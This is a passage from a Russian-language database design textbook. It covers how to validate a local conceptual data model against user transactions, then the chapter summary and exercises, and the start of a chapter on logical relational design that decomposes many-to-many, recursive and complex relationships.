Возможно, что в процессе определения сущностей были обнаружены две сущности, которые соответствуют в данной организации одному и тому же концептуальному объекту. Например, допустим, что обнаружены две сущности (Client и Renter), которые фактически являются одинаковыми; иными словами, Client — это синоним для Renter. В таком случае эти две сущности должны быть объединены. Если для них определены разные первичные ключи, то в качестве первичного должен быть выбран только один из них, а другой должен использоваться как альтернативный ключ.

Удаление избыточных связей

Связь является избыточной, если представленная в ней информация может быть получена с помощью других связей. Разработчик стремится создать минимальную модель данных, а поскольку избыточные связи не нужны, они должны быть удалены. На ER-диаграмме наличие избыточных связей можно относительно легко обнаружить, поскольку оно проявляется в том, что между двумя сущностями имеется несколько путей. Но такая ситуация не всегда означает, что одна из связей является избыточной, так как они могут представлять разные ассоциации между сущностями.

При оценке избыточности важно также учитывать, в какое время проявляются эти связи. Например, рассмотрим ситуацию, при которой моделируются связи между сущностями Man (Мужчина), Woman (Женщина) и Child (Ребенок), как показано на рис. 14.4. Очевидно, что между сущностями Man и Child есть два пути: один проходит через прямую связь *FatherOf* (Является отцом), а другой через связь `MarriedTo` (Женат на) и `MotherOf` (Является матерью). На этом основании можно предположить, что связь *FatherOf* является лишней. Но такое предположение может оказаться неверным по следующим причинам.

1. Отец может иметь детей от предыдущего брака, а в данном случае проводится моделирование только текущего брака отца с помощью связи 1:1.
2. Отец и мать могут быть не женаты или отец может быть женат на ком-то другом, а не на матери (или мать может быть замужем за кем-то другим, кто не является отцом).

В том или ином случае необходимые данные невозможно промоделировать без связи FatherOf. Поэтому при оценке избыточности необходимо определить назначение каждой связи между сущностями. По завершении данного этапа следует упростить локальную концептуальную модель данных путем удаления всей свойственной ей избыточности.

Этап 1.8. Проверка соответствия локальной концептуальной модели конкретным пользовательским транзакциям

Цель. Убедиться в том, что локальная концептуальная модель поддерживает транзакции, необходимые для рассматриваемого представления.

На данном этапе уже имеется локальная концептуальная модель данных, которая соответствует конкретному представлению в рассматриваемой предметной области. Назначение данного этапа состоит в проверке модели для определения того, поддерживает ли эта модель все транзакции, необходимые для конкретного представления. Для этого должна быть предпринята попытка выполнить все необходимые операции вручную с помощью данной модели. Если все транзакции удалось выполнить таким образом, то проверка соответствия концептуальной модели данных требуемым транзакциям считается успешной. Но если невозможно провести вручную все транзакции, это означает, что модель данных содержит дефекты, которые должны быть устранены. В таком случае, вероятно, в модели данных не учтены какие-либо сущности, связи или атрибуты.

Рассмотрим два возможных способа проверки того, что локальная концептуальная модель данных поддерживает требуемые транзакции.

1. Описание транзакции.
2. Проверка с применением путей выполнения транзакций.

Описание транзакции

При использовании первого способа проверяется, предоставляет ли модель всю информацию (сущности, связи и их атрибуты), необходимую для каждой




Рис. ***14.4. Пример*** *неизбыточной связи* FatherOf

транзакции. Для этого должно быть составлено описание требований каждой транзакции. Для иллюстрации этого способа рассмотрим пример транзакции *DreamHome*, приведенный в приложении A, для представления Staff.

Транзакция D. Сформировать в виде списка подробные сведения об объектах недвижимости, которыми управляет указанный сотрудник отделения

Сведения об объектах недвижимости хранятся в сущности PropertyForRent, а сведения о сотрудниках, которые управляют объектами недвижимости, — в сущности Staff. В данном случае для получения требуемых сведений можно использовать связь Staff *Manages* PropertyForRent.

Проверка с применением путей выполнения транзакций

Второй способ проверки соответствия модели данных требуемым транзакциям предусматривает схематическое изображение пути, по которому проходит каждая транзакция непосредственно на ER-диаграмме. Пример применения такого способа для оценки соответствия транзакциям выборки данных для представления Staff (см. приложение A) приведен на рис. 14.5. Безусловно, что при увеличении количества транзакций эта диаграмма усложняется, поэтому для удобства чтения может потребоваться изобразить пути выполнения транзакций на нескольких диаграммах.

Последний способ позволяет проектировщику представить визуально области модели, которые не требуются для выполнения транзакций, а также области, которые являются необходимыми для выполнения транзакций. Поэтому проек-




Рис. 14.5. Применение путей выполнения транзакций для проверки соответствия модели данных требуемым транзакциям

тировщик получает возможность непосредственно ознакомиться с тем, какую поддержку оказывает рассматриваемая модель данных при выполнении требуемых транзакций. А если в модели обнаруживаются области, которые, по-видимому, не используются в каких-либо транзакциях, то можно еще раз проверить, должна ли эта информация быть представлена в модели данных. С другой стороны, если некоторые области модели не позволяют предоставить правильный путь выполнения транзакции, то. возможно, придется еще раз убедиться в том, что не пропущены какие-либо важные сущности, связи или атрибуты.

На первый взгляд может показаться, что при использовании данного способа приходится выполнять большой объем сложной работы для проверки каждой транзакции, которую должно поддерживать рассматриваемое представление, и такое предположение не лишено основания. Поэтому может возникнуть соблазн пропустить этот этап. Однако крайне важно выполнить эти проверки именно сейчас, а не откладывать их на более поздний срок, когда устранение любых ошибок в модели данных станет намного сложнее и дороже.

Этап 1.9. Обсуждение локальных концептуальных моделей данных с конечными пользователями

Цель. Обсуждение локальных концептуальных моделей данных с конечными пользователями с целью подтверждения того, что данная модель полностью соответствует спецификации требований пользовательского представления.

Прежде чем завершить первый этап разработки, необходимо обсудить созданные локальные концептуальные модели данных с конечными пользователями. Концептуальная модель данных должна быть представлена ER-диаграммой и сопроводительной документацией, содержащей описание разработанной модели данных. Если в предложенной модели будут обнаружены какие-либо несоответствия, следует внести в нее необходимые изменения (скорее всего, для этого потребуется повторно выполнить один или несколько предыдущих этапов разработки). Этот процесс должен продолжаться до тех пор, пока пользователь не подтвердит, что предложенная ему модель полностью соответствует рассматриваемой предметной области.

Все этапы предлагаемой методологии приведены в приложении Е, а в следующей главе описаны этапы методологии логического проектирования базы данных.

РЕЗЮМЕ

- Методология проектирования представляет собой структурированный подход к проектированию баз данных, предусматривающий использование определенных процедур, технологий, инструментов и документации.
- Методология проектирования баз данных предусматривает выполнение трех последовательных этапов — концептуального, логического и физического проектирования.
- Концептуальное проектирование базы данных представляет собой процесс создания информационной модели работы организации, не зависящей от *любых* физических параметров реализации.
- Концептуальное проектирование базы данных начинается с создания концептуальной модели данных организации, которая является абсолютно независимой от таких деталей реализации, как применяемая СУБД, особенности

прикладных программ, используемый язык программирования, выбранная вычислительная платформа, проблемы производительности и прочие физические условия.

- Локальная концептуальная модель данных создается для реализации представления о предметной области приложения каждого из существующих типов пользователей. Логическое проектирование базы данных представляет собой процесс создания информационной модели работы организации на основе конкретной модели данных (например, реляционной модели), но без учета применяемой СУБД и других физических условий реализации. В процессе логического проектирования базы данных локальные концептуальные модели данных преобразуются в локальные логические модели данных организации. Если существует несколько представлений, то локальные логические модели данных объединяются в глобальную логическую модель данных, отражающую требования всех пользовательских представлений в данной организации.
- Физическое проектирование базы данных представляет собой процесс подготовки описания того, каким образом база данных будет представлена во внешней памяти. В нем рассматриваются базовые отношения, организация файлов и перечень индексов, применяемых для обеспечения эффективного доступа к данным, а также все соответствующие ограничения целостности и меры защиты.
- Стадия физического проектирования базы данных предусматривает принятие разработчиками решений о конкретной реализации создаваемой базы данных. Следовательно, физическое проектирование непосредственно предусматривает анализ всех особенностей используемой СУБД. Как правило, между этапами физического и концептуального/логического проектирования имеется обратная связь, поскольку принимаемые на этапе физического проектирования решения, связанные с оптимизацией производительности приложения, часто требуют внесения изменений в концептуальную/логическую модель данных.
- Имеются определенные важнейшие факторы успешного завершения разработки базы данных, в число которых входят активное взаимодействие с конечными пользователями и неоднократное возвращение к выполненным ранее этапам с целью внесения изменений или проведения доработки.
- Главной целью предусмотренного обсуждаемой методологией первого этапа проектирования базы данных является создание локальных концептуальных моделей данных организации, соответствующих конкретным представлениям. Локальная концептуальная модель данных состоит из следующих компонентов: типы сущности, типы связей, атрибуты, домены атрибутов, первичные и альтернативные ключи.
- Каждая локальная концептуальная модель данных должна дополняться соответствующим комплектом документации (включая словарь данных), созданной в процессе разработки данной модели.
- После разработки каждой модели требуется проверить, поддерживает ли она необходимые транзакции. Для проверки соответствия концептуальной модели данных требованиям поддержки необходимых транзакций могут применяться два способа. Во-первых, выполняется проверка того, предоставляется ли моделью вся информация (сущности, связи и их атрибуты), необходимая для каждой транзакции (для этого подготавливается описание требований каждой транзакции). Во-вторых, непосредственно на ER-диаграмме схематически отображается путь выполнения каждой транзакции.

ВОПРОСЫ:

14.1. В чем состоит общее назначение предлагаемой методологии проектирования?

14.2. Каковы основные этапы проектирования базы данных?

14.3. Укажите важнейшие факторы успешного завершения процесса разработки базы данных.

14.4. Какова роль конечных пользователей в процессе проектирования базы данных?

14.5. В чем заключается основная цель этапа концептуального проектирования базы данных?

14.6. Каковы основные этапы концептуального проектирования базы данных?

14.7. Как происходит выявление типов сущностей и связей исходя из спецификации требований пользователя?

14.8. Какой способ применяется для определения атрибутов на основе спецификации требований пользователя, а затем — для определения принадлежности этих атрибутов к конкретным типам сущностей или связей?

14.9. Для чего применяется процедура уточнения/обобщения типов сущностей? Почему этот этап концептуального проектирования базы данных является необязательным?

14.10. Опишите способы проверки избыточности модели данных. Приведите соответствующий пример.

14.11. Поясните, с чем связана необходимость проверять концептуальную модель данных, и опишите два способа проверки концептуальной модели.

14.12. Для чего необходима документация, подготавливаемая на стадии концептуального проектирования базы данных?

УПРАЖНЕНИЯ

Практический пример DreamHome

14.13. Создайте локальную концептуальную модель данных для представления Branch учебного проекта *DreamHome,* описанного в приложении А. Сравните полученную вами ER-диаграмму с диаграммой, приведенной на рис. 12.8, и устраните все обнаруженные несоответствия.

14.14. Покажите, что все транзакции выборки для представления Branch учебного проекта *DreamHome,* перечисленные в приложении А, поддерживаются вашей локальной концептуальной моделью данных.

Практический пример University Accommodation Office

14.15. Подготовьте спецификацию требований пользователей для практического примера *University Accommodation Office,* приведенного в приложении Б.

14.16. Создайте локальную концептуальную модель данных для одного пользовательского представления. Сформулируйте все предположения, необходимые для обоснования вашего проекта. Проверьте, поддерживает ли эта локальная концептуальная модель данных все требуемые транзакции.

Практический пример EasyDrive School of Motoring

14.17. Подготовьте спецификацию требований пользователей для практического примера *EasyDrive School of Motoring,* приведенного в приложении Б.

14.18. Создайте локальную концептуальную модель данных для одного пользовательского представления. Сформулируйте все предположения, необходимые для обоснования вашего проекта. Проверьте, поддерживает ли локальная концептуальная модель данных все требуемые транзакции.

Практический пример Wellmeadows Hospital

14.19. Определите пользовательские представления для должностей Medical Director (Заведующий отделением) и Charge Nurse (Дежурная медсестра) в учебном проекте *Wellmeadows Hospital,* описанном в приложении Б.

14.20. Подготовьте спецификацию требований пользователя для каждого из этих пользовательских представлений.

14.21. Создайте локальные концептуальные модели данных для каждого из этих пользовательских представлений. Сформулируйте все предположения, необходимые для обоснования вашего проекта.

Глава 15

МЕТОДОЛОГИЯ ЛОГИЧЕСКОГО ПРОЕКТИРОВАНИЯ РЕЛЯЦИОННЫХ БАЗ ДАННЫХ

В ЭТОЙ ГЛАВЕ...

- Способы приведения локальной концептуальной модели в соответствие с реляционной моделью.
- Определение отношений на основе логической концептуальной модели данных.
- Проверка полученных отношений с использованием методов нормализации.
- Проверка логической модели данных и контроль возможности выполнения необходимых транзакций.
- Слияние локальных логических моделей данных, отражающих представления отдельных пользователей, в единую глобальную модель данных всей организации.
- Проверка созданной глобальной модели на адекватность и точность отображения предметной области приложения и моделируемой части организации.

В этой главе описана и продемонстрирована на конкретном примере методология логического проектирования базы данных для создания реляционной модели. Отправным пунктом проводимого в данной главе обсуждения является созданный на первом этапе предлагаемой методологии проектирования набор локальных концептуальных моделей данных и соответствующей документации (см. главу 14).

Осуществление второго этапа начинается с устранения особенностей концептуальной модели, которые не могут быть непосредственно представлены в реляционной модели (таких как связи "многие ко многим"). Но эта операция рассматривается как необязательная, поскольку она служит для упрощения следующих этапов, на которых модель преобразуется в набор отношений. Тем не менее в этой главе показано, как преобразовать связи "многие ко многим" непосредственно в набор отношений, если устранение этих связей из логической модели нецелесообразно. Затем полученные отношения проверяются с использованием методов нормализации, описанных в главе 13. Здесь также проверяется каждая логическая модель данных для определения того, поддерживает ли она все требуемые пользовательские транзакции. Процесс преобразования и проверки повторяется до тех пор, пока не будет создана локальная логическая модель данных для каждого представления. Если в приложении имеется только одно представление, то на этом этап логического проектирования базы данных завершается. А если имеется несколько представлений, то выполняется дополнитель-

ный этап (эгап 3), на котором происходит слияние локальных логических моделей данных для создания глобальной логической модели данных, соответствующей всем пользовательским представлениям в данной организации.

В главах 16 и 17 описание методологии проектирования базы данных продолжается. В них представлено поэтапное руководство по физическому проектированию реляционных баз данных. В приложении Е приведены итоговые сведения об этой методологии для тех читателей, которые уже знакомы с проблематикой проектирования базы данных и желают просто вспомнить основные этапы.

При описании методологии проектирования вместо терминов *тип сущности* и *тип связи* применяются термины *сущность* и *связь,* если их смысл является очевидным; слово *тип,* как правило, добавляется только с целью исключения противоречивых толкований. Процесс осуществления второго этапа демонстрируется на примере концептуальной модели данных, созданной в предыдущей главе для представления Staff учебного проекта *DreamHome.* Кроме того, для иллюстрации некоторых концепций, не нашедших отражения в представлении Staff, используются примеры из представления Branch учебного проекта *DreamHome,* показанного на рис. 12.8. Выполнение третьего этапа демонстрируется на примере слияния локальных логических моделей данных для представлений Staff и Branch в глобальную логическую модель данных.

15.1. Методы логического проектирования баз данных реляционного типа

В предлагаемой методологии проектирования баз данных весь процесс разработки подразделяется на три основных этапа: концептуальное, логическое и физическое проектирование. В этой главе мы обсудим этапы логического проектирования баз данных.

Логическое проектирование баз данных. Процесс конструирования на основе моделей данных отдельных пользователей общей информационной модели, которая является независимой ст особенностей реально используемой СУБД и других физических условий.

В этом разделе описываются следующие определяемые рассматриваемой методологией этапы логического проектирования баз данных для реляционной модели.

1. Создание и проверка локальной логической модели данных для отдельных пользовательских представлений.
2. **Создание и проверка глобальной** логической модели **данных.**

Этап 2. Создание и проверка локальной логической модели данных для отдельных пользовательских представлений

Цель. Создание локальной логической модели данных на основе локальной концептуальной модели данных, отражающей конкретное пользовательское представление о предметной области приложения, и проверка полученной модели с помощью методов нормализации и контроля выполнения транзакций.

На этом этапе каждая локальная концептуальная модель данных, созданная на этапе 1, преобразуется в локальную логическую модель данных, состоящую из ER-диаграммы реляционной схемы и сопроводительной документации. Для упрощения этого процесса предусмотрен необязательный первый этап, на котором происходит устранение особенностей, которые не могут быть представлены непосредственно в реляционной модели (таких как связи "многие ко многим"). Полученная реляционная схема проверяется с использованием правил нормализации для определения того, является ли ее структура правильной. Проверяется также логическая модель, что позволяет убедиться в том, что она поддерживает все транзакции, указанные в спецификации требований пользователя. Проверенная локальная логическая модель данных может применяться в качестве основы для разработки прототипов, если в этом есть необходимость. Наконец, в модель вводятся ограничения целостности.

По завершении этого этапа должна быть получена правильная, полная и непротиворечивая модель представления. Если в приложении применяется только одно представление, то на этом стадия логического проектирования базы данных, предусмотренная в методологии, заканчивается. А если имеется несколько представлений, должен быть выполнен еще один этап, на котором отдельные локальные логические модели данных объединяются в глобальную логическую модель данных организации.

На этой стадии выполняются следующие этапы.

1. Исключение особенностей, не совместимых с реляционной моделью (необязательный этап).
2. Формирование отношений на основе локальной логической модели данных.
3. Проверка отношений с использованием средств нормализации.
4. Проверка применимости отношений для выполнения пользовательских транзакций.
5. Определение ограничений целостности.
6. Согласование локальной логической модели данных с пользователем.

При выполнении настоящего этапа применяется концептуальная модель данных, созданная в предыдущей главе для представления `Staff` учебного проекта *DreamHome*. На рис. 15.1 приведена полная версия этой локальной концептуальной модели данных, где показаны все атрибуты. Кроме того, для иллюстрации определенных понятий, которые не нашли отражения в представлении Staff, используются примеры из представления Branch учебного проекта *DreamHome,* показанного на рис. 12.8.

Этап 2.1. Исключение особенностей, несовместимых с реляционной моделью (необязательный этап)

Цель. Уточнение локальной концептуальной модели данных с целью устранения особенностей, несовместимых с реляционной моделью.

На этапе 1 создается локальная концептуальная модель данных для некоторого представления, применяемого в организации. Но эта модель данных может содержать некоторые структуры, которые плохо поддаются моделированию в обычных реляционных СУБД. На этом этапе такие структуры преобразуются в форму, более подходящую для подобных систем. Следует отметить, что такая операция не относится к проблематике логического проектирования базы данных. Но этот процесс заставляет проектировщика более глубоко продумать назначение данных и поэто-

му может привести к созданию модели, которая лучше отражает структуру данных конкретной организации. Однако данный этап является необязательным и может быть пропущен. Это может привести к тому, что на этапе 2.2 потребуется провести дополнительные преобразования для получения полного набора отношений, соответствующих локальной логической модели данных.

Назначение данного этапа состоит в следующем.

1. Удаление двухсторонних связей "многие ко многим" (*:*).
2. Удаление рекурсивных связей "многие ко многим" (*:*).
3. Удаление сложных связей.
4. Удаление многозначных атрибутов.




Рис. 15.1. Локальная концептуальная модель данных для представления `Staff`*, в которой показаны все атрибуты*

1. Удаление двухсторонних связей "многие ко многим" (*:*)

Если в концептуальной модели данных присутствует связь "многие ко многим" (*:*), может быть выполнена декомпозиция этой связи для выявления промежуточной сущности (см. раздел 11.6.3). Связь *:* заменяется двумя связями "один ко многим" (1:*), в которых участвует вновь выявленная сущность.

Например, рассмотрим связь Client *Views* PropertyForRent (Клиент осматривает арендуемый объект недвижимости) типа *:*, показанную на рис. 15.2, *а*. В результате декомпозиции связи *Views* (Осматривает) определены сущность Viewing и две новые связи 1:* (*Requests* (Требует проведения) и *Takes* (Подвергается)). Теперь связь *Views* типа *:* преобразована в две связи — Client *Requests* Viewing (Клиент требует проведения осмотра) и PropertyForRent *Takes* Viewing (Объект недвижимости подвергается осмотру), как показано на рис. 15.2, *б*. Следует отметить, что сущность Viewing показана как слабая (ни один из ее атрибутов не обозначен как первичный ключ), поскольку ее существование зависит от других сущностей (Client и PropertyForRent).

2. Удаление рекурсивных связей "многие ко многим" (*:*)

Рекурсивная связь представляет собой особый тип связи, в которой определенный тип сущности соединен связью сам с собой (см. раздел 11.2.2). Ниже перечислены три типа рекурсивных связей.

- Рекурсивная связь "один к одному" (1:1).
- Рекурсивная связь "один ко многим" (1:*).
- Рекурсивная связь "многие ко многим" (*:*),

Первые две связи могут быть преобразованы в одно отношение реляционной модели без какой-либо структуризации, но если рекурсивная связь 1:* допускает необязательное участие со стороны связи "многие", то для уменьшения количества пустых значений, хранимых в базе данных, целесообразнее создать второе отношение. Способы преобразования рекурсивных связей 1:1 и 1:* рассматриваются на этапе 2,2. А если в концептуальной модели данных присутствует рекурсивная связь *:*, то следует выполнить декомпозицию этой связи для выявления промежуточной сущности. В учебном проекте *DreamHome* рекурсивные связи *:*




Рис. 15.2. *Пример* ***преобразования связи: а) связь*** *Client* Views PropertyForRent ***типа*** *:*; ***б)*** *декомпозиция* ***этой связи на две связи*** *1:** (Takes *и* Requests) ***и создание новой (слабой) сущности*** Viewing

отсутствуют, но есть рекурсивная связь Staff Supervises Staff (Сотрудник компании руководит сотрудниками компании) типа 1:*. Поэтому для демонстрации способа преобразования связей *:* для обеспечения совместимости с реляционной моделью предположим, что в этом учебном проекте имеется рекурсивная связь *:*, отражающая ситуацию, что сотрудниками компании руководят несколько инспекторов (рис, 15.3, а).

Рекурсивный характер связи требует особого подхода для обеспечения возможности ее преобразования в приемлемую структуру и на этапе логического проектирования базы данных, к в процессе физической реализации базы данных. Для упрощения рекурсивной связи *:* применяется способ, во многом аналогичный способу преобразования связи *:* между двумя разными сущностями. Интуиция подсказывает, что для решения этой проблемы вначале следует преобразовать сущность Staff в две сущности и создать обычную двухстороннюю связь *:* (рис. 15.3, *б*). Затем, *как* и прежде» для преобразования полученной связи *:* вводится промежуточная (слабая) сущность Supervision (Руководство) (рис. 15.3, в). После этого две части разделенной сущности Staff объединяются с учетом того, что должны быть сохранены все связи; в результате формируется окончательная модель, показанная на рис. 15.3, *г*.

3. Удаление сложных связей

Сложной называется связь, в которой участвуют три или более типов сущностей (см. раздел 11.2.1). Если ;з концептуальной модели данных присутствует




Рис. 15.3. Пример преобразования связи: а) рекурсивная связь Supervises *типа "многие ко многим" (*:*); б) преобразование рекурсивной связи* Supervises *типа *:* в обычную двухстороннюю связь; в) устранение связи типа *:* путем введения новой (слабой) сущности* Supervision *и дополнительной связи* SupervisedBy; *г) объединение двух сущностей Staff для устранения рекурсивной связи*

сложная связь, можно выполнить ее декомпозицию для выявления промежуточной сущности. А сложная связь заменяется необходимым количеством (двухсторонних) связей 1:* со вновь выявленной сущностью.

Например, трехсторонняя связь Registers (Регистрирует) в представлении Branch соответствует той ситуации, когда сотрудник компании регистрирует нового клиента в отделении (рис. 15.4, а). Эту связь можно упростить, введя новую сущность и определив (двухсторонние) связи между каждой из первоначальных сущностей и новой сущностью. В этом примере в результате декомпозиции связи Registers выявлена новая (слабая) сущность Registration (Регистрация). Новая сущность связывается с первоначальными сущностями с помощью трех новых двухсторонних связей: Branch Registers Registration (В отделении проводится регистрация), Staff Processes Registration (Сотрудник компании проводит регистрацию) и Client Agrees Registration (Клиент соглашается на регистрацию), как показано на рис. 15.4, *б*.

4. Удаление многозначных атрибутов

Многозначный атрибут хранит несколько значений, соответствующих одной сущности (см. раздел 11.3.2). Если в концептуальной модели данных присутствует многозначный атрибут, может быть выполнена декомпозиция этого атрибута для выявления некоторой сущности. Например, в представлении Branch для отображения той ситуации, что одно отделение может иметь до трех номеров телефонов, атрибут telNo сущности Branch определен как многозначный

